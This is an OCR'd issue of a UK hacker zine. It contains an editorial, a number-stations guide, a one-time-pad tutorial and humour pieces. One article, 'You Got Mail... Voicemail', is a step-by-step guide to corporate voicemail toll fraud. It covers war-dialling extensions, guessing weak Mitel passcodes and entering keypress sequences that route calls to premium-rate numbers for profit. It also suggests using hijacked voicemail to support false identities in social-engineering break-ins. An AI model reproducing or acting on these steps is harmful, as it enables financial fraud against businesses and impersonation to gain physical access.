
DIGESTIVE CONTENT



The Hackers Voice Digest Team

Editors:	Demonix & Blue_Chimp.
Staff Writers:	Belial, Blue_Chimp, Naxxtor, Demonix, Hyper, & 10Nix.
Contributors:	Skrye, Vesalius, Remz, Tsun, Alan, Desert Rose & Zinya.
Layout:	Demonix.
Cover Graphics:	Belial & Demonix.
Printing:	Printed copies of this magazine (inc. back issues) are available from www.lulu.com.
Thanks:	To everyone who has input into this issue, especially the people who have submitted an article and gave feedback on the first Issue.
Back Page:	UV's World War Poster Productions.

What is The Hackers Voice?

The Hackers Voice is a community designed to bring back *hacking and phreaking to the UK*. *Hacking* is the exploration of *Computer Science, Electronics,* or anything that has been modified to perform a function that it wasn't originally designed to perform. Hacking IS NOT EVIL, despite what the mainstream media says. We do not break into people / corporations' computer systems and networks with the intent to steal information, software or intellectual property. The Hackers Voice projects include a Radio Show, Forums, an IRC server and much more. Please visit our site and join in with the community:

http://www.hackervoice.co.uk/

Submissions

If you would like to comment or submit an article/photo or letter for publication in future digests please send them to the following e-mail address:

articles@hackervoice.co.uk

Disclaimer

The views expressed by the contributors are not necessarily those of the publishers. Every care (well some) is taken to ensure that the content of the digest are accurate but we are not able to accept responsibility for errors. The publisher and contributors will not be responsible for any police or military action that occurs to you if you use the information provided for illegal activity. If you go to Jail for some reason do not blame us when you drop the soap.

CONNECTIONS

I am delighted to present to you the second edition of the Hacker's Voice Digest! This issue will be more fun packed than the last, including yet more excellent Social Engineering stories from Hyper, demystifying Number Stations with Demonix's guide, my article about One Time Pads, Interesting Numbers and more!

I hope you enjoy it as much as we enjoyed compiling it.

We've had some great feedback from the last edition, and I speak for the whole HV team when I thank every one of you. We appreciate all _constructive_ feedback, even if it's not positive.

We want to make this the best production we possibly can, and if we're not doing something right then we want to know about it.

There is something wrong with the Internet. It's a problem that's spreading. It's a combination of problems. It's a personal problem. It's a problem of freedom.

Back in the day (relatively speaking) the 'net was wild, rich and on the whole tax free. Men were REAL men, women were REAL women, and antisocial Sysadmins were REAL antisocial Sysadmins.*

As it grew, corporations saw it and thought it was good. They took their own networks and added them to the greater Inter net, and started providing services through it.

This was all well and good - as companies like XS4ALL started providing Internet connectivity to the average user, the user base expanded massively.

All this expansion requires capital, which was provided by companies which had large investments in the network - for example telecoms providers.

The more and more money these huge companies put into the network, the more control they gleamed.

Network owners, ISPs and telecommunication providers, have to apply controls on their networks - some more than others.

For example, their equipment may only be capable of providing 11GBps of connectivity externally, so an ISP with 100,000 users connected at 10MBit might have to throttle some outgoing connections at some times to provide a good service to all of their customers.

But where do you stop? If you can throttle connections to a particular destination, what's stopping you from throttling connections to your competitors? Net neutrality, that's what. Net neutrality says that if you are a transit provider, you can't selectively prioritise traffic to one destination over another.

"Men were REAL men, women were REAL women, and antisocial Sysadmins were REAL antisocial Sysadmins*"

But, wait, the US have recently said that Net Neutrality isn't legally binding any more. Well, that screws that plan up. So, what is there to stop you doing such evil things? Erm. Nothing?

As a transit provider, what stops you from spying on your users? Aha, well, in various countries there are laws that stop you from doing that. Aren't there? Actually, there are laws that REQUIRE you to spy on your users, in case the authorities want information. However, they do need a wiretap warrant to do so; Except recently the US decided that it's okay to intercept your emails without a warrant.

Uh oh! In the EU it's required that you keep any data on your users for a minimum of 5 years before destroying it.

Whatever happened to the days where the Internet was an unaffiliated and disinterested concept? How has a network of cables, fiber and microwave links suddenly turned into a corporate playground for those with all the money?

This ain't right. We have the skills to do something about it. So why don't we?

- Naxxtor

* Rest in Peace, Douglas Adams, I apologize for the disgusting adaptation

YOU GOT MAIL... VOICEMAIL

By Hyper

I look across an open plan office, it has a sea of blinking red lights across the whole room. Almost every desk has voicemail, its 7am and the employees in this office left last night at around 6pm. Nobody had voicemail then. This does not strike the people arriving as anything out of the ordinary. In fact there isn't any messages almost every one is a hang-up.

You see this particular company receives their phone bill monthly, and of course its not your normal 'domestic' phone bill, it's a group one and it's for hundreds of thousands. It has been creeping up slowly for the last six months or so.

So what's the scam? Well it's not a new thing; I've seen the same scam used in companies across the country. You register a 0908 number in a fake name and stolen account details and each call made to this number costs anything from £1 to £20 a minute, although some companies will have an upper limit and rightly so. But a criminal will choose £1 - £2 a minute and will be on the take over a long period of time. They will have many different accounts and well if I'm honest will continue until finally you block his numbers.

So what's the math's…

7pm to 6am 11hrs = 660 mins x £2 = £1320 x 500 phones = £660000 in one night. Seems a little far fetched? Yeah well it could happen, and why not… Although the realistic number is more likely to be 10 phones that are still a nice tidy heist for an evenings work. Especially if you have 10 setup in 10 different companies.

The current system is a Mitel system. Mitel is a major supplier of phone solutions for companies. With Mitel phones you can access you voicemail system from an external number. Along with this is a bunch of other stuff, which companies can't disable as they are business critical.

So here is how it works...

A company will have a phone system with a 5 digit extension number. Each extension will be accessible via a direct line, with some big companies these numbers are advertised on their corporate website. After digging on the net you can get an idea of the style of the numbers and then you're off. For each company there is either two ways you can access your external mail. One you dial your own number or two, the company has a central number for each office... the second is more common, although some companies will have both.

So you need to war dial the company's number range until you find something which sounds like 'Thanks for calling, if you know the extension number you require you may enter it now, otherwise stay on the line". So once you once you have begun to make a list of numbers... and with Mitel its plain sailing from here. You dial your number, with any luck you'll find one that's attached you an 0800 number which of course means its free if its on a switchboard you can use this one number multiple times. You ring the number and when the voicemail finally comes up you hit * this then asks you for a pass code.

Now the pass code is either 4 or five digits long depending oh how it's set up. Then you go ahead and give the pass code a guess. 0000, 1234, 1111, 2222, etc or the favorite of 2580. Now Mitel think that by adding a digit it's harder to guess the number. But guessing 0000 or 00000 is no different, it's the human factor that you just cant help. With a Mitel system you CAN'T run an audit of passwords. So you don't know who has weak passwords and who has 4 or above brain cells. How stupid is that? In my experience 1 in 10 or so will be shite.

So back to the “blag”…

You ring the direct number and hit * you enter your pass code:

Now you have 5 options:

7. Play.
8. Make.
9. Send & Exit.
0. Transfer to Operator.
8. User Options.

Now user options are the one we are interested in I'll leave you to explore the others yourself. You can change voicemail messages reply to messages etc. I have heard of 419 scams using hacked voicemail, to add to the effect, or hacked voicemail being used in Social engineering, imagine having you own line in a company, how good would that be to use to gain access to a building.

So you hit 8
Then you get eight options:

2 Additional options = 2 personal contacts.
3 Memos.
4 Greeting.
5 Distribution list.
6 Name.
7 Pass code.
8 Temporary greeting.
9 Exit.

We want to add a personal contact (Number 1). So dial the number then carry out the following:

- Hit *
- Enter pass code
- Press 8 (‘user options’)
- Press 2 (‘additional options’)
- Press 2 (‘personal contacts’)
- Press 1 to select your personal contact number (number 1)
- Insert your 0906 number or whatever
- Press # to save
- Hang up

Then you ring back….

- Get voicemail.
- Hit 1 and it dials your number and you start to earn.
- Repeat with all you set up numbers.

Now I have come across some people who change the pass code, now this I suppose is okay if you want to keep it running for as long as possible. But I would say to be able to repeat this night after night until the number is blocked would be the real earner.

Usually the user already has 2 set up for their mobile phone and 3 for fax etc so 1 or 4 is the most successful one. So when looking for this you have to check these settings.

So this particular attacker had managed to activate 12 phones, and had done his homework and had launched the attack over one weekend, he had repeated the attack until I returned from holiday. Now I don’t work on the phones... I work in security. But I had spotted the tell tale flashing lights of failed attempts as soon as I walked in. The attacker made almost £20000 before I blocked his number, reset all the pass codes and we educated the staff in what kind off codes to use. The comms dept still run spot checks on pass codes and still find 0000 as peoples pass code. That says it all!

So this now leads me to another use for this hack. As you may have read in my last article, where I entered an investment banks building using its own systems. Well when learning about this phone system I came up with the idea that it would be a great help, when using social engineering, if you had your own number they can call. Especially if it's one of those 0845#, or even better if the dialing code was one of the targets.

This would mean when confronted by a receptionist or a doorman, I can hand a business card over with that number on it... the person could ring then number and get the voicemail I have set up fine. 'Hi you're through to the John Bryant at BT systems.... blah blah blah...

So I could assume many different identities by printing business cards with this number... if I'm from Cisco that day I ring in and change my voicemail.
Or I could use it as proof who I am... people are dumb, they will ring you, leave a message and then you call them back... they called you first!!...

Now I haven't done anything with this yet... But I'll let you know when I have.

Thanks for reading.
Hyper

Social Engineering

- Social engineering is the art of deception.

- It has the ability to exploiting the weakest part of any system.

- You can be running windows, Solaris, Linux or Apple Mac in fact ANY operating system.

- You can spend thousands and thousands on high end firewalls. But as a security engineer if you don't educate your staff, you have wasted every penny.

- A Social Engineer can exploit any system; it can exploit physical security as well as offer a means to exploit technical security.

- Social engineering exploits the human element in the equation. It exploits the human emotion of wanting to help.

UNEXPECTED HACK?

ROUGH GUIDE TO NUMBER STATIONS

Part #02
By Demonix

- Introduction

In the first Issue of The Hackers Voice Digest I covered the basics of Number Stations and promised to go into more detail on some of the topics. One of the topics I was to cover was One Way/One Use Pads in more detail but Naxxtor has jumped in and provided a whole article about the subject which you can read in this very issue.


In part two of my Rough Guide we will cover the following topics:

- Famous Number Stations & Projects
- Drift Net Beacons.
- Time Signals.
- Radio Signal Jamming.

- Famous Number Stations & Projects

Project Evil or For Mein Fraulein

Some of the Los Angeles 2600 meeting attendees decided to do an experiment to see how powerful the Internet crypto community was. To do this they setup some VoIP Number Stations and used Craigslist to advertise the telephone number with a message asking "Mein Fraulein, I haven't heard from you in a while. Won't you call me?" The Project Evil team then sent an e-mail to Spooks List to get more interest; things seemed to snowball on from there! Take a look at the Project Evil web site for full details: http://www.projectevil.org


Project EVIL - Windows Internet Explorer
http://projectevil.org/?p=2
Google
File Edit View Favorites Tools Help
Project EVIL
Page
Tools
Internet
100%

Project EVIL

For Mein Fraulein...


What is Project EVIL? ::: Who is Mein Fraulein? ::: Conclusions ::: Links ::: Contact

Messages for Mein Fraulein: 1 ::: 2 ::: 3 ::: 4 ::: 5 ::: 6 ::: 7 ::: 8 ::: 9 ::: 10 ::: Easter Eggs

Who is Mein Fraulein?

The Mein Fraulein VoIP numbers stations were an experiment to try to estimate the size, power, and organizational capacity of the online cryptographic community.

It all started after the May 2006 talk at LA2600. Datagram spoke about the history of shortwave numbers stations. Afterwards, we all drifted outside and the conversation drifted to Asterisk and VoIP. Suddenly someone said, "I wonder if we could do a VoIP numbers station?" And Project Evil was born...


The Conet Project: Ordering Information - Windows Internet Explorer
http://www.irdial.com/conet.htm
Google
File Edit View Favorites Tools Help
The Conet Project: Ordering Information
Page
Tools
Done
Internet
100%

The Conet Project: Information

Home People Services Articles News About

The Conet Project

Recordings of Shortwave Numbers Stations

For more than 30 years the Shortwave radio spectrum has been used by the worlds intelligence agencies to transmit secret messages. These messages are transmitted by hundreds of "Numbers Stations".

Shortwave Numbers Stations are a perfect method of anonymous, one way communication. Spies located anywhere in the world can be communicated to by their masters via small, locally available, and unmodified Shortwave receivers. The encryption system used by Numbers Stations, known as a "one time pad" is unbreakable. Combine this with the fact that it is almost impossible to track down the message recipients once they are inserted into the enemy country, it becomes clear just how

The voices are of varying pitches and intonation; there is even a German station (The Swedish Rhapsody) that transmits a female child's voice!

One might think that these espionage activities should have wound down considerably since the official "end of the cold war", but nothing could be further from the truth. Numbers Stations (and by inference, spies) are as busy as ever, with many new and bizarre stations appearing since the fall of the Berlin wall.

Why is it that in over 30 years, the phenomenon of Numbers Stations has gone almost totally unreported? What are the agencies behind the Numbers Stations, and why are the eastern European stations still on the air? Why

These are just some of the questions that remain unanswered.

Now you will be able to hear this unique and extraordinary phenomenon for yourself, as Irdial-Discs releases **THE CONET PROJECT**: the first comprehensive collection of Numbers Stations recordings released to the public.

This **Quadruple CD** is an important historical reference work for research into this hitherto unreported and unknown field of espionage. The CDs contain **150 recordings** spanning the last twenty years; taken from the private archives of dedicated shortwave radio listeners from around the world.

Conet Project

This is a collection of recorded Number Stations which was presented on 4 audio CD's and there are over 150 different recordings to listen to. What is interesting is that some of the stations included have since stopped broadcasting too so there's some historical relevance to the collection.

If you are interested in Number Stations and have no or little money to spend on the equipment needed to listen in this is the next best thing! You can download the mp3 and booklet from the Conet Project from the link below.

Main Site: http://www.irdial.com/conet.htm
Conet Project Booklet: http://irdial.hyperreal.org/www/conet_project_booklet.pdf
MP3's: http://irdial.hyperreal.org/the conet project/

The Skylark

This defunct European Number Station had a very distinctive tune that played before transmitting the number groups. The tune that played was apparently popular in Romania and was called The Skylark composed by Ciocorliar. The Skylark tune was played for just under 3 minutes and then sometimes a male Romanian voice stars to read out five figure number groups. Apparently during the last known transmission the male voice sounded drunk. Perhaps he was celebrating something?!


- Drift Net Beacons

In Part one of these articles I mentioned Drift Net Beacons but I had not really found out much about them. Hopefully this part of the article will help to explain what they are, what they are used for (and abused?!) and where to find more in depth information.

It's good to note that this part of my article only just grazes the surface of the subject of Beacons and it's suggested that you investigate further by going to the Beacon World web site.

Beacon World Website

This web site is dedicated to the hobby of Radio Beacon DX'ing and contains many documents, photos, links and audio files linked with the hobby. There's some really interesting Solar and Static data too which may help with listening to the signals. The owner has kindly allowed me to re-print some of his Beacon information in this and future articles – thanks Alan!


The Beaconworld Website - http://www.beaconworld.org.uk/index.htm - Windows Internet Explorer
http://www.beaconworld.org.uk/
Google
File Edit View Favorites Tools Help
The Beaconworld Website - http://www.beaconworld....
Page
Tools
Internet
100%

THE BEACONWORLD WEBSITE

NDBs, DGPS, NAVTEX, HF BEACONS, VOR, ILS, NAVAIDS

INTRODUCTION:

Welcome to the Beaconworld Website. This site is totally dedicated to the hobby of Radiobeacon Dxing, and hopefully you will find lots of useful information here, along with links to a number of other beacon related websites as well. Inside the Beaconworld site you will find sections such as: the 'NDB Photo Gallery', the 'Useful Beacon Links', 'Beacon Articles', the 'Beacon Audio Gallery' and 'Beacon QSL Gallery', as well as sections covering NAVTEX & DGPS Dxing, and also the latest Solar & Static Data as well. Just click on the direct links or images below to visit the more popular sections, or click on the large blue 'Enter Beaconworld' button below to visit the main index page, where you will find links to even more sections.

If you need more information I can be contacted at: webmaster at beaconworld.org.uk (you will need to replace the 'at' with an @ symbol)

Click here to visit the Beaconworld QSL Gallery: Click here to visit the Beaconworld NDB Photo Gallery: Click here to visit the Beaconworld Audio Gallery: Click here to visit the Beaconworld Download Page: Click here to visit the Static and Weather Section: Click here to visit the Beaconworld Solar Data Section: Click here to visit Beaconworld NAVTEX section:

TO ENTER INTO BEACONWORLD JUST CLICK THE BUTTON BELOW AND COME INSIDE:

http://www.beaconworld.org.uk/

So what exactly are these Beacons?

On the right you can see an example of a submersible Beacon, in this case its' used to assist in the location and recovery of oceanographic equipment. Other uses for beacons include GPS and Calibration.

RF-700AR Beacon
(4-8 Mile Transmission)

What Do they Sound Like?

Most beacons sound like someone constantly tapping out morse code messages over and over again. Not all beacons sound similar either so knowing that it's a beacon or not can be rather tricky to a new DX'er!

The "morse code" that's being transmitted is the ident of the beacon and the transmission can vary depending on the use of the device; for example a Marine Beacons transmission can consists of a 'long dash' of approximately 47 seconds followed by the call letters repeated at least twice over a 13 second period. This cycle is repeated every minute throughout the beacons' operating period.

Where Are They Found?

"Aero" Beacons are usually located near to Airfields and oil rigs in the North and Irish Seas as well as International Waters. Martine Beacons are found around the coast but these are being replaced with a newer system called DGPS and so are on the decline.

DGPS
Differential Global Positioning System is an enhancement to the common GPS many people use today.

"DGPS uses a network of fixed ground based beacons that broadcast the difference between the positions indicated by the satellite systems and the known fixed positions." – Wikipedia.

How Are Beacons Linked To Number Stations?

You'll need to put on your conspiracy hat here! It's entirely possible that someone (A Spy? Drug Dealers?) have got hold of some of these beacons and are using them to transmit one-off message's to other people (including the Radio DX'ers). Perhaps these messages are a signal for something to go ahead or even be stopped? Or even linked to a One Way/One Time Pad? As some of these beacons are highly portable and they can just be easily switched on and hidden quite quickly you can see the advantage of using one of these compared to say a large transmitter; of course the transmission distance will not be as far but who's to say that this is required by the user of the device?

Next time you hear some random morse code being transmitted over and over again remember… it might be a Number Station too!

- Time Signals

Time Signals
• Most of the time signals are operated by National Physics labs. • The signals are used to sync Radio Clocks over vast areas. • The most popular signals operate in the 40 to 80Khz range.

There are various types of time signal:

- **Big Ben style** – chimes at certain intervals, people can hear this.
- **Radio** – the BBC have used their Time Signal "pips" for years.
- **Cannons** – during the ye old day's cannons were fired in various cities to inform everyone of the time.
- **Factory Whistles** – Used to tell everyone its time to go home/switch shifts.
- **VHF Radio Waves.**

The type we're interested in here is of course the type transmitted over VHF Radio Waves; how could Time Signals be used as Number Stations? Let's first take a look at where the main Time Signals originate from:

Name	Frequency	Location	Information
JJY-1	40kHz, 50kW	Otakadoya-yama mountain - Japan	• Transmits Japanese Standard Time. • **Web:** http://jjy.nict.go.jp/jjy/index-e.html
JJY-2	60kHz, 50kW	Hagane-yama mountain - Japan	• See JJY-1.
RTZ	50kHz, 1 kW	Irkutsk Russia	• **Web:** http://www.vniiftri.ru/
MSF	60kHz, 15kW	Cumbria UK	• Anthorn Radio Station ran by VT Communications. • Received throughout much of Northern and Western Europe. • Web: http://www.npl.co.uk/server.php?show=ConWebDoc.998
WWVB	60kHz, 50kW	Colorado USA	• Received throughout most of mainland USA.
RBU	66.66kHz,10kW	Moscow Russia	
HBG	75kHz, 20 kW	Prangins Switzerland	• **Photos:** http://www.emetteurs.ch/gallery/Prangin • Search for "METAS" for more info.
DCF77	77.5kHz, 50 kW	Germany	• Receivable up to around 2000Km from Frankfurt/Main Germany

These lab based radio stations transmit on a regular basis, helping to keep the worlds clocks correct but what if someone setup a new station and decided to transmit their own time on the same frequency? What if the area of transmission was not covered by the Stations?

In theory it would be possible to setup a Time Signal and someone/devices in the area may be able to "hear" then decode the time signal and use it for their own means. For example a spy has a station setup and uses one of the standard time signals to transmit a time over and over again – this in turn is picked up by another spy who can decode the signal and use it as a message (again perhaps using a One Way/One Use Pad).

Another scary thought is that if terrorists took over some of the main Time Signal sites/labs what impact would it have on clocks in the area if they changed the time? Would GPS still work well?

If you've heard of anyone transmitting a rogue Time Signal or taking over one of the main Time Signal Stations please get in touch! I'll report anything I find in future issues of the digest.

- Radio Signal Jamming

Jamming is a pretty simple thing to do, as long as your transmitter has a lot of power and can cover a large area. All that you need to do is tune your transmitter to the same frequency you wish to jam.

With Number Stations you might find that if a Government knows about it they may try to jam it; and having the transmission schedules this becomes a task of just jamming at those particular times. Countries such as Iran, China, and Korea jam stations (both radio and satellite) on a regular basis. One example of a station in China is dubbed "Fire Dragon".

Key Notes
- Usually deliberately done to cause disruption.
- More prevalent in Communist Countries.
- Fire Dragon is a known jamming station.
- Jamming signals include noise, random pulses, music, tones etc.

- Radio Jamming: Fire Dragon

Fire Dragon or Fire Drake is a powerful Chinese Jamming Station that's located on Hainan Island off the coast of Southern China.

Its main usage is to jam transmissions by a group known as "The Sound of Hope" that transmit programs about torture and persecution by the Chinese government and military.

They jam the signal by overlaying the Fire Dragon transmissions over the top of the "Sound of Hope" programs so no one can hear it.

South China Sea Islands
105
110
115
Guangzhou
CHINA
Hong
(U.
Macau
(PORT.)
Hanoi
Haiphong
Zhanjiang
Gulf of
Tonkin
Haikou
Hainan
Dao
Helen Shoal
20
See "The Paracel Islands"
Paracel Islands
LAOS
Amphitrite
Group
Crescent
Group
S
Chinese
claim
line
Da
Nang
Triton Island
Macclesfield
Bank
THAILAND

So what is the Fire Dragon jamming station transmitting? Basically its Traditional Chinese music being played over and over again; you can hear this by popping over to www.satdirectory.com If you look into things a bit deeper you'll find that the music being played its always the same track which lasts around 60 minutes and the transmission is also being carried by a Chinese Satellite called Chinasat 6B's on its CNR 8 Audio feed (in Mono).

What is interesting is that "The Sound of Hope" transmits their programs on various HAM Radio frequencies and so when Fire Dragon kicks in the jamming also interrupts the HAM Radio transmissions too – there has been a fair few annoyed Radio HAM's over the years due to this arguments between the HAMS and "The Sound of Hope" has occurred. Strangely the Chinese governments deny they own or run the Fire Dragon station.

- Questions?

If you have any further questions or wish to know about a certain aspect of Number Stations more in-depth please get in touch and we'll try to include the answers in future magazines.

Rough Guide to Number Stations – Part 3 – Coming Soon!
In the third and last part of the Rough Guide we look more in depth at the Number Station Transmission Frequencies /Schedules and examine the recent Number Station happenings. Demonix also looks at the future of Number Stations, could it be bad news for people trying to listen in and record the transmissions?

ONE WAY/ONE TIME PADS


Part #1
By Naxxtor

== Introduction ==

In Issue 1 we explained what a Number Station was, some ideas of how they might operate and some of the transmissions that may be received from one. We also touched on one of the methods which are speculated to be used by these Number Stations to transfer messages in confidence.

The One Time Pad is the only method of encryption which is fully 'information-theoretically secure' and provides perfect secrecy, and is in principle un-crackable using any mathematical methods. It is also one of the oldest methods of encryption in use on the airwaves, and has reportedly been used in radio broadcasts as early as 1910's during the first world war.

This article will explain: the workings of the One Time Pad, how it works both practically and mathematically; and how this applies to Number Stations.



Gilbert Vernam's Patient
"Secret Signaling System".

To quote Wikipedia: "*In cryptography, the one-time pad (OTP) is an encryption algorithm where the plaintext is combined with a random key or "pad" that is as long as the plaintext and used only once*."

== Encryption algorithm ==

The One Time Pad is a symmetric cipher - meaning that the method to encrypt is identical to the method to decrypt. The essence of the cipher is modular addition - or for binary data XOR. Each byte of the message is modularly added to a single byte in the pad, giving the cipher text. A Pad is a collection of pages which contain a series of random letters and/or numbers, which traditionally was a paper pad (like a notebook) with sheets which may be removed.

>> Modulus

This is a method of adding numbers which "wraps" around the base. If, for example, we are using a single base 10 number, there are a maximum of 10 integers possible (i.e. 0-9). Addition (or subtraction) where totals are less than 9 and greater than 0 work as normal, e.g. 2 + 4 = 6

Where totals are greater than 10: 6 + 7 = 13

The base (i.e. 10) is minused from the number, i.e. 6 + 7 = 3

Where the totals are less than 0 (i.e. negative): 4 - 8 = -4

The base is added to the number: 4 - 8 = 6

In binary (base 2), modular addition is equivalent to performing an XOR on each bit. An XOR or two numbers is true if exactly one of the bits is true, and false in all other cases.

For example, doing an XOR of these two bit streams:

	BASE 2
ONE	10001111
TWO	01100100
XOR	11101011

>>

Take for example this short one time pad. Using a numeric message (which could be a One Time Code*) in base 10:

PAD	4 8 5 7	3 0 9 4
MSG	2 0 9 5	2 0 6 7
ADD	6 8 14 12	5 0 15 11
MOD 10	6 8 4 2	5 0 5 1

If we then take the Cipher and the Pad and modularly subtract them:

CIPHER	6 8 4 2	5 0 5 1	
PAD	4 8 5 7	3 0 9 4	
SUB	2 0 -1 -5	2 0 -4 -3	
MOD 10	2 0 9 5	2 0 6 7	<==== This is the original Message!

The method of encryption and decryption is very simple, and computationally requires very little resources. It's simple enough that you can do it by hand, which means that no special equipment is required to do the decryption. This makes it an excellent choice for spies who would rather not have an enigma machine sitting in their house!

Now, all of a sudden the seemingly random numbers that you hear on Number Stations might just begin to make sense! It should be noted that Number Stations will often have other data in them which might tell the recipient which page from the pad to use, or even which pad to use.

== Practical Method ==

Practically what this means is that two identical 'pads' must be produced and given to the Sender and the Receiver. A pad is traditionally a pad of paper containing sheets full of data (usually numbers and letters). For the reasons of security, the data should be random (or in practice pseudorandom), and the two pads should be the only record of their contents. This can mean implications on the methods of their production - for example a press used to print the pads would need to be destroyed (or at least suitably reconfigured) after printing the pads to ensure the data may not be retrieved from it at a later date.

In a modern context, pads may be on any non volatile media, which might include a DVD or CD Rom, SD card or USB drive.

The pad will contain a number of "pages", each page containing the same amount of random data. No two pages should be the same. Each transmission will use a different page in the pad - and once the transmission has been decoded the page used must be destroyed. Each page must only be used once.

One other limitation is that the amount of data in the pad is the maximum amount of data that you may transmit.

=== Attacks ===

Practical attacks on this method are mainly based around misuse of the encryption - for example using the same sheet twice leaves it open to cryptanalysis. Also physically compromising the pad themselves (for example stealing them), or the devices used to manufacture the pads.

A very important part of the security of the encryption is ensuring that the source of the random data is as random as possible. The random number generator on a computer is by no means random. Even if you use the microsecond time on your machine to seed the generator, that is only a 32-bit number which is effectively the "key". In cryptography, 32-bits is a very small key space and as such is relatively easy to crack.

Introducing larger entropy you could try timing the distance and time between keystrokes or mouse movement vectors as used by several RSA key generators (including PGP). A good "key" size would be at the very least 1024-bit. This would mean seeding the random number generator with 1024 bits or more of data.

Of course, the best way to generate random numbers is using a dedicated random number generator such as a timing the space between two nuclear decays of a radioactive element or isotope, or a feedback system such as an infinitely amplified electrical signal.

You must also be careful when choosing a random number generator that it is perfectly rectangular. I.e. statistically it is just as likely to choose any of the numbers in a set.

If a sheet from the one time pad is used more than once, then the method is broken. Given two sets of cipher texts, both of which were encrypted using the same sheet, cryptanalysis may be performed and the clear text be revealed.

== Make your own One Time Pad ==

Impress your friends with your crypto skillz! Making a one time pad is both fun and simple. All that's required is a way of generating random data within a specific base. If you want to encrypt English messages, the easiest method is to translate the 26 English Latin letters into numbers, i.e. A=0 B=1 C=2 and so on. You could even throw in a Ceaser Cipher too just to make it that bit more complex.

If you have a random number generator on your calculator, you can generate yourself a pad with relative ease. Plug this into your calculator:

= RAND * 26

You'll get a number, e.g. 14.59324587987. Just round the number to an integer (in that example you would get 15). Then translate that to a letter (15->O), and write it down on a piece of carbon copy paper. Repeat until you have at least 26 random letters written down. Now you have 2 "sheets". If you like, make more sheets, bind them together and you have your pad.
Make sure that you write on a surface that you can destroy (you'll leave indentations in it from where you pressed down with the pen/pencil).

Give the pad to a friend who you'd like to send encrypted messages to. You're done! Now you need to choose a medium to send your encrypted messages over. Make sure you remember to destroy each sheet once it's been used.

A One Time Code is a code which has a specific meaning which has been agreed on previously between two or more parties. For example in a football match, a captain might shout "*Poke the Badger*!" to his team mates, which they understand to mean "*Attack*" which was previously discussed in confidence.

Bear in mind, though, that the random number generators in calculators are fairly poor - which is an issue (as demonstrated above) - so don't rely on it!

=== A More Modern Implementation ===

For a more modern approach, you could try generating a "pad" file using a computer program, and then using another program to perform an OTP on a message file. I leave this as an exercise to the reader. It can be done in a single line of Perl! You can store your pad on any device capable of holding data, which is any number of modern electronic devices.

There are also implementations of network software which uses a one time pad to securely communicate.

One Way / One Use Pads – Part 2 – Coming Soon!
In part 2 of this article Naxxtor looks at the other forms of encryption used on the air, how the Army encrypts their battlefield transmissions and Public and private key encryption.

WERE BUSTED! OUR ERRORS...

Issue #1 of THV Digest had a couple (well quite a few) errors and we'll use this section to help sort out some of the more major errors so here goes...

1st Errata, in Blue_Chimp's Mapping 17070 article he mistook TAMS switching for CAMS switching. On investigation we found that Blue_Chimp was drinking large amounts of cleaning fluid and snorting kittens and eating Daz powder at the time. So sorry about that.


2nd Errata, all leaked versions of Issue #1 contains a hidden GIF with a picture of a semi-nude famous computer geek. If anyone finds this edition please delete it.

3rd to 4002nd Errata, Issue #1 contains over 4000 typo's – if you can spot them all please get in-touch as we'll need you to work on Issue #3 for us.

4003rd Errata, on page 22 under the Miscellaneous section there is a complete jumble of random letters and symbols. Please excuse us for this complete mess we've no idea how it got there.

Deep in the Hacker Voice archives we found the very first Hack attempt captured on film. Here you can see Mr and Mrs. Belcha and their friend Mr Gibson with their Uber Leet Hack Tool.

COMMUNICATIONS



THE HACKERS VOICE

TELECOMMS DIGEST

A ROUGH GUIDE TO NUMBER STATIONS
BTS LINE TEST NUMBER MAPPED
PHREAKING AROUND WITH ASTERISK
CAFFEINATED BEVERAGES
WHO ARE THEY WATCHING?
SOCIAL ENGINEERING
AND MUCH MORE!

ISSUE ①

GET INTOUCH!

If you would like to send a letter to the magazine please e-mail us at:

letters@hackervoice.co.uk

GLENWILLS01

Hello **Omega-1** here! I asked for a personal message in your first issue, and may I thank you for printing it. My message included a GeoCities web site link which is apparently owned by Glenwills01 and I asked if anyone knows anything about the site. On investigation there seemed to be more to the site than meets the eye. Have you or anyone else actually found out what's happening on the site? http://www.geocities.com/glenwills01/

